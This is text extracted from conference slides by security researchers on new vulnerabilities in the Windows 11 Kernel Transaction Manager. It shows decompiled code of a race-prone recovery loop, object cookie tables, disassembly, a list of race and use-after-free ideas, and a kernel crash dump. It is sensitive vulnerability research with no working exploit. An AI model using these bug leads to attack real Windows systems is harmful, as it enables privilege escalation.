

Revisiting Windows 11 KTM: Lessons Learnt from New Vulnerabilities

[Jael Koh](#) & [Cedric Halbronn](#)

POC 2025, Seoul



Why Should You Care?



My Promise



Why Should You Care?



My Promise






Kernel Transaction Manager (KTM)?




Kernel Transaction Manager (KTM) by Developers





Developers




① CreateTransactionManager






② CreateResourceManager




④ CreateEnlistment




③ CreateTransaction






Agenda



Bug 1 - TmRecoverResourceManager



Bug 1 - TmRecoverResourceManager

```
pEnlistment_shifted = EnlistmentHead_addr->Flink;
while ( pEnlistment_shifted != EnlistmentHead_addr ) {
    pEnlistment = ADJ(pEnlistment_shifted);
    if ( pEnlistment->Flags & KENLISTMENT_FINALIZED ) {
        pEnlistment_shifted = pEnlistment->NextSameRm.Flink;
    } else {
        ObfReferenceObject(pEnlistment);
        //...
    }
    if ( bSendNotification ) {
        KeReleaseMutex(&pResMgr->Mutex, 0);
        ret = TmpSetNotificationResourceManager( ... );
    }
    if ( pEnlistment->Flags & KENLISTMENT_FINALIZED ) {
        bEnlistmentIsFinalized = 1;
    }

    ObfDereferenceObject(pEnlistment);
    KeWaitForSingleObject(&pResMgr->Mutex, Executive, 0, 0, 0i64);
    //...
} else {
    ObfDereferenceObject(pEnlistment);
}

if ( bEnlistmentIsFinalized ) {
    pEnlistment_shifted = EnlistmentHead_addr->Flink;
    bEnlistmentIsFinalized = 0;
} else {
    pEnlistment_shifted = pEnlistment->NextSameRm.Flink;
}
}
```

Be Curious



Be Curious

Cookie	Object Type
0xb00b0001	_KTRANSACTION
0xb00b0002	_KRESOURCEMANAGER
0xb00b0003	_KENLISTMENT
0xb00b0004	_KTM
0xb00b0005	Protocol Address Info?
0xb00b0006	Propagate Request?

Be Curious

Cookie	Object Type
0xb00b0001	_KTRANSACTION
0xb00b0002	_KRESOURCEMANAGER
0xb00b0003	_KENLISTMENT
0xb00b0004	_KTM
0xb00b0005	Protocol Address Info?
0xb00b0006	Propagate Request?



windows "0xb00b0005"



All

Images

Videos

Shopping

Short videos

Forums

News

More ▾

Tools ▾



NCC Group

<https://www.nccgroup.com> › [research-blog](#) › [cve-2018-8...](#) ⋮

CVE-2018-8611 Exploiting Windows KTM Part 1/5

27 Apr 2020 — **0xb00b0005**, Protocol Address Info? 0xb00b0006, Propagate Request? Most KTM* objects also have detected pool tags, allowing them to be tracked ...



看雪-安全社区

<https://bbs.kanxue.com> › [thread-2...](#) · [Translate this page](#) ⋮

[翻译]CVE-2018-8611 利用Windows KTM 部分 1/5 – 介绍

21 May 2020 — **0xb00b0005**, Protocol Address Info? 0xb00b0006, Propagate Request? Pool tag, Object type. TmTx, _KTRANSACTION. TmRm, _KRESOURCEMANAGER. TmEn ...



看雪-安全社区

<https://bbs.kanxue.com> › [thread-2...](#) · [Translate this page](#) ⋮

[翻译]CVE-2018-8611 利用Windows KTM 部分 1/5 – 介绍

21 May 2020 — **0xb00b0005**, Protocol Address Info? 0xb00b0006, Propagate Request? 大多数 KTM * 对象还检测到池标记, 允许在内核池上跟踪它们。下面我们仅显示与 ...



Text search (slow!) ✕

String ▼

- ☐ Match case
- ☐ Regular expression
- ☐ Identifier
- ☐ Search Up
- ☒ Find all occurrences

OK

Cancel

Help

Function	Instruction		
TmRegisterProtocolAddressInformation	078	mov	dword ptr [rdi], 0B00B0005h ; Cookie

```
PAGE:0000000000001FCEB 078 xor     edx, edx           ; Val
PAGE:0000000000001FCED 078 mov     r8d, 88h           ; Size
PAGE:0000000000001FCF3 078 mov     rcx, rax          ; Dst
PAGE:0000000000001FCF6 078 call    memset
PAGE:0000000000001FCFB 078 mov     dword ptr [rdi], 0B00B0005h ; Cookie
PAGE:0000000000001FD01 078 mov     [rdi+4], esi       ; RefCount
PAGE:0000000000001FD04 078 movups  xmm0, xmmword ptr [r15] ;
PAGE:0000000000001FD08 078 movdqu  xmmword ptr [rdi+8], xmm0 ; GUID
PAGE:0000000000001FD0D 078 lea     rcx, [rdi+18h]     ; Mutex
PAGE:0000000000001FD11 078 xor     edx, edx
PAGE:0000000000001FD13 078 call    cs:__imp_KeInitializeMutex
PAGE:0000000000001FD1A 078 nop     dword ptr [rax+rax+00h]
PAGE:0000000000001FD1F 078 mov     [rdi+78h], r12d    ; ProtocolInformationSize
PAGE:0000000000001FD23 078 test    r12d, r12d
PAGE:0000000000001FD26 078 jz      short loc_1FD37 ; resMgr
```

Do Not Find Bugs, Bugs Find You





Just Play Around






Ten Ideas



Ten Failed Ideas

1. Could there be a Double Free if I raced NtPropagationFailedExt with TmpDispatchPropagateRequest?
2. Could there be a Use after Free if I raced NtPropagationFailedExt in 2 threads?
3. Could I overflow the Propagation Request Refcount? (*partially*)
4. What happens when I mix COM+ Transactions with KTM APIs?
5. What happens when I race NtPropagationCompleteExt with TmpDispatchPropagateRequest?
6. What happens when I race TmpPromotionRequestTail with itself?
7. Is there uninitialized data in TmpProbeAndCaptureBuffer?
8. Could I get a Use After Free when racing NtPropagationFailedExt in 2 threads?
9. Could I get a Use After Free when racing NtPropagationFailedExt with NtPropagationCompleteExt, NtPropagationCompleteExt and NtPropagationCompleteExt?
10. Could the Transaction->PromotePropagation become a stale pointer in certain situations?







Failure Is Inevitable



But That's Okay



Exercise Regularly



HOLY [REDACTED] ITS [REDACTED] REAL I CANT [REDACTED] BELIEVE IT IM SO [REDACTED]

```

FAULTING\_MODULE: fffff80326670000 tm

PROCESS\_NAME: FreeProtocol.exe

|

TRAP\_FRAME: fffffd6034c99f3a0 -- (.trap 0xffffd6034c99f3a0)

NOTE: The trap frame does not contain all registers.

Some register values may be zeroed or incorrect.

rax=0000000000000000 rbx=0000000000000000 rcx=bcaa4c7ebd110000

rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000

rip=fffff8032669083f rsp=ffffd6034c99f530 rbp=ffff9501f2704f70

r8=0000000000000080 r9=ffffd6034c99ed62 r10=0000000000000018

r11=ffffd6034c99f4a0 r12=0000000000000000 r13=0000000000000000

r14=0000000000000000 r15=0000000000000000

